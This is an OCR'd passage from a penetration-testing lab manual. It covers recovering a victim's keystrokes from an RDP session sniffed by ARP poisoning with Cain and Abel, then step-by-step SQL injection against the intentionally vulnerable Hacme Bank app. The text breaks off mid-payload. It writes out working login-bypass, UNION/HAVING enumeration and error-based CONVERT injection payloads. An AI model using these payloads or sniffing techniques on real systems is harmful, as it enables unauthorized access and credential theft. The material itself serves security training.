
Notes:

6. Once the connection is established perform the following steps.
   a. **Open** Notepad and **type** a short message.




   b. **Save** the file then close notepad.
   c. **Close** the connection.

7. Return to Cain and Abel and view the RDP session.
    a. **Stop** the ARP Cache Poisoning.
    b. **Click** on the Sniffer tab at the top.
    c. **Click** on the APR Tab at the bottom.
    d. **Click** on APR-RDP.




    e. **Right Click** on the sniffed RDP session and **click** view.



    f. Would you agree that it is hard to read?

Notes:



RDP-20089191730234 24.txt - Notepad

File Edit Format View Help

```
==========================================
=== Cain's RDP sniffer generated file   ===
==========================================

[RDP connection]
--------------
Server address: 192.168.2.12
Client address: 192.168.2.8
--------------
- RDP server version: 4
- RC4 Key size: 2 (128-bit)
- Encryption level: 2 (medium)
- Server_random length: 32 bytes

[Server_random]
0000 c5 33 fd 7c c7 20 0a 65 36 24 32 d7 b0 2c ce 19 .3.|. .e6$2..,..
0010 2f 4e 37 d5 d3 b9 29 35 f1 a4 6b f0 41 38 22 f1 /N7...)5..k.A8".

- Flags: 0x1 (RDP4-style encryption)
- Found server RSA public key
- Server RSA key magic: 0x31415352 (RSA1)
- Server RSA modulus length + padding: 72 bytes

[Server RSA public key exponent (network byte order)]
0000 01 00 01 00                                    ....


[Server RSA public key modulus (network byte order)]
0000 f1 fe ee 9a 4e b5 8f 3f ad f2 b1 51 1d 1c 0e 6d ....N..?...Q...m
0010 a9 b5 fb e1 8a c0 61 2d d8 cf 1e 06 d1 5d d2 f8 ......a-.....]..
0020 1c 5d a6 45 68 bb bd f8 82 24 59 ff a0 22 06 72 .].Eh....$Y..".r
0030 57 db 29 4b d7 5c 2d ea 43 03 a7 a5 f9 2d 11 b1 W.)K.\-.C....-..
```

```
00f0 a5 2c 15 0f 5b ae e6 14 74 e4 c6 98 55 c1 c1 e0 .,..[...t...U...
0100 86 45 3e 5d bd b0 03 2c d3 5c 1d 8f f0 f4 d9 43 .E>]...,.\.....C
0110 9a 42 41 3a 37 7e 9e b8 09 d8 0c 1e ab d9 16 74 .BA:7~.........t
0120 e3 97 78 a5 d9 b5 36 29 cf a3 28 09 24 90 26 a7 ..x...6)..(.$.&.
0130 c3 91 d3 44 85 2d 5b 4a af cb 83 ae ec dc 13 bf ...D.-[J........
0140 c9 96 3d ec c9 b1 41 14 fa 62 07 cf 6d 37 2c 61 ..=...A..b..m7,a
0150 cb c6 63 48 50 db be e9 7e ac 69 ff 6b 86 b9 9a ..cHP...~.i.k...
0160 dc 54 80 c8 13 17 e8 01 42 86 2f b8 ac 23 13 e1 .T......B./..#..
```


Notes:

g. Let's see if we can make this easier.
   i. **Save** the file in the root directory.
   ii. **Open** a command prompt and **change** the prompt to be in the root directory.
   iii. **Type**: findstr pressed RDP-xxxx.txt (xxxx is the number listed)
      1. You can now read the message one letter at a time in the command window!.

```
C:\>findstr pressed RDP.txt
Key pressed client-side: 0x31 - 'n'
Key pressed client-side: 0x18 - 'o'
Key pressed client-side: 0x14 - 't'
Key pressed client-side: 0x12 - 'e'
Key pressed client-side: 0x19 - 'p'
Key pressed client-side: 0x1e - 'a'
Key pressed client-side: 0x20 - 'd'
Key pressed client-side: 0x1c - 'enter'
Key pressed client-side: 0x2a - 'shift'
Key pressed client-side: 0x23 - 'h'
Key pressed client-side: 0x18 - 'o'
Key pressed client-side: 0x11 - 'w'
Key pressed client-side: 0x39 - 'space'
Key pressed client-side: 0x1e - 'a'
Key pressed client-side: 0x13 - 'r'
Key pressed client-side: 0x12 - 'e'
Key pressed client-side: 0x39 - 'space'
Key pressed client-side: 0x15 - 'y'
Key pressed client-side: 0x18 - 'o'
Key pressed client-side: 0x16 - 'u'
Key pressed client-side: 0x39 - 'space'
Key pressed client-side: 0x20 - 'd'
Key pressed client-side: 0x18 - 'o'
Key pressed client-side: 0x17 - 'i'
Key pressed client-side: 0x31 - 'n'
Key pressed client-side: 0x22 - 'g'
Key pressed client-side: 0x39 - 'space'
Key pressed client-side: 0x14 - 't'
Key pressed client-side: 0x18 - 'o'
Key pressed client-side: 0x20 - 'd'
Key pressed client-side: 0x1e - 'a'
Key pressed client-side: 0x15 - 'y'
Key pressed client-side: 0x2a - 'shift'
Key pressed client-side: 0x34 - '.'
Key pressed client-side: 0xe - 'backspace'
Key pressed client-side: 0x2a - 'shift'
```


Notes:

8. Close all applications and reboot VMs in preparation for Lab 13.

12.4 Exercise4 – Documentation

CPTC: Utilizing any software products you see fit record all of your tasks in such a way that your team leader can compile a professional report.

13 Module 13 Lab – Database Hacking

Lab Scenario

As a Pen Tester you will need to understand all possible avenues of exploitation and attack. Databases are the most common storehouses of data within private networks and on the Internet. Performing database penetration testing and scanning are important skills to master.

Lab Objectives

1. Learn the basics about SQL Injection.
2. Document every task you perform in such a way that a thorough report can be compiled.

Lab Resources

1. Hacme Bank
2. Hacme Books
3. Microsoft Word, Excel and any other software you choose to use for your compilation.

Lab Tasks Overview

1. Hacme Bank
    a. Perform a login bypass.
    b. Enumerate an entire table.
    c. Insert an account in the table.
2. Hacme Books.
    a. Perform a Denial of Service.
    b. Insert your own book into the list.
3. Utilizing any software products you see fit, record all of your tasks in such a way that your team leader can compile a professional report.


Lab Details - Step-by-Step Instructions

Notes:

13.1 Exercise1 – Hacme Bank – Login Bypass

1. **Start** Hacme Bank in your XP VM Image.
    a. **Click** the Desktop Icon – Hacme Bank Website v2.0
2. We will start with a simple bypass of the login field.
3. In the Username field enter the following.
    a. **Type:**' OR 1=1—
    b. **Click** Submit

4. You should see that you are logged into the system.




5. This is a simple test but one that can be very powerful and lead you to bigger and better things.
6. Please logout before moving on to Exercise 2.


13.2 Exercise2 – Hacme Bank – Verbose Table Modification

1. We are going to perform Database enumeration before making any modifications to the tables.
2. In the Username field enter the following.
   a. **Type:**' HAVING 1=1—
   b. **Click** Submit

3. This will produce the following error:
   a. Column 'fsb_users.user_id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.




4. We can use this information to obtain the name of the table storing the login information. In this case it is the table FSB_USERS and it has a column named USER_ID.
5. The next SQL Injection is important, as it will give us the details regarding all the columns on the tables.
6. Now enter the following in the Username field.
   a. **Type:**' UNION SELECT * FROM FSB_USERS WHERE USER_ID = 'JV' GROUP BY USER_ID ;--
   b. **Click** Submit



Notes:


7. That SQL Injection will cause the following error.
    a. Column 'FSB_USERS.user_name' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.login_id' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.password' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.creation_date' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.



Notes:


8. As you can see, this error reveals additional column names.
9. We are now going to make a guess as to the field type in the USER_ID column.
10. Enter the following in the Username field.
    a. **Type:**' UNION SELECT SUM(USER_ID) FROM FSB_USERS HAVING 1=1 –
    b. **Click** Submit

11. It will produce the following error.
    a. Server was unable to process request. --> All queries in a SQL statement containing a UNION operator must have an equal number of expressions in their target lists.




Notes:

12. Notice, it did not complain about the SUM function. This tells us that the USER_ID column is probably numeric.
13. Let's check the input value of the USER_NAME column.
14. Enter the following in the Username Field.
    a. **Type:**' UNION SELECT SUM(USER_NAME) FROM FSB_USERS HAVING 1=1 –
    b. **Click** Submit




15. You will get the following error.
    a. The sum or average aggregate operation cannot take a varchar data type as an argument.
16. This tells us the USER_NAME column is VARCHAR.
17. If you continue to perform the SQL Injection on each column you will find the following.




USER_ID	NUMERIC
USER_NAME	VARCHAR
LOGIN_ID	VARCHAR
Password	VARCHAR
CREATION_DATE	DATETIME

18. Using this information you can now insert a record into the database and create a fake user.
19. But one of the columns is automatically incremented by the database so we cannot just simply input the user with all five fields. We will need to figure out which field this is.
20. In order to find this out we will need a proxy server.
21. **Start** Paros Proxy.
    a. Start, All Programs, Paros, Paros 3.2.13
22. In Internet explorer, **click** Tools then Internet Options.
    a. **Click** on the Connections tab.
    b. **Click** LAN Settings
    c. **Check** the proxy server box and enter 127.0.0.1 in the Address Bar and 8080 for the port.
    d. **Click** OK
    e. **Click** OK
    f. Or if using Firefox, make proxy settings via Tools|Options, Advanced, Network tab, Settings button, Manual proxy configuration, HTTP Proxy. Also be sure to delete the field “No Proxy for:”.
23. In Paros, **click** on the Trap tab.
    a. **Check** the box for Trap response.
24. R**eturn** to Hacme Bank and enter the following Injection in the Username field.
    a. **Type:** jv' and 1 in (select top 1 CONVERT(int, CONVERT(varchar, id) + '__[ThrowAnConvertError]__') from FoundStone_Bank..sysobjects where ((name = 'fsb_users'))) –
    b. **Click** Submit

25. R**eturn** to Paros and search the Trapped response for the injection you performed.
    a. A few lines under that you will see the result. It tells us that there was an error converting the value and then gives us a user_id. This will be used to further find out which column is auto incremented by the database.




26. In Paros, **click** continue.
27. **Return** to Hacme Bank and enter the following injection in the username field.
    a. **Type:**jv' and 1 in (select top 1 CONVERT(int, CONVERT(varchar, colstat) + '__[ThrowAnConvertError]__')



from FoundStone_Bank..syscolumns where ((name = 'user_id') and (id=2057058364))) –

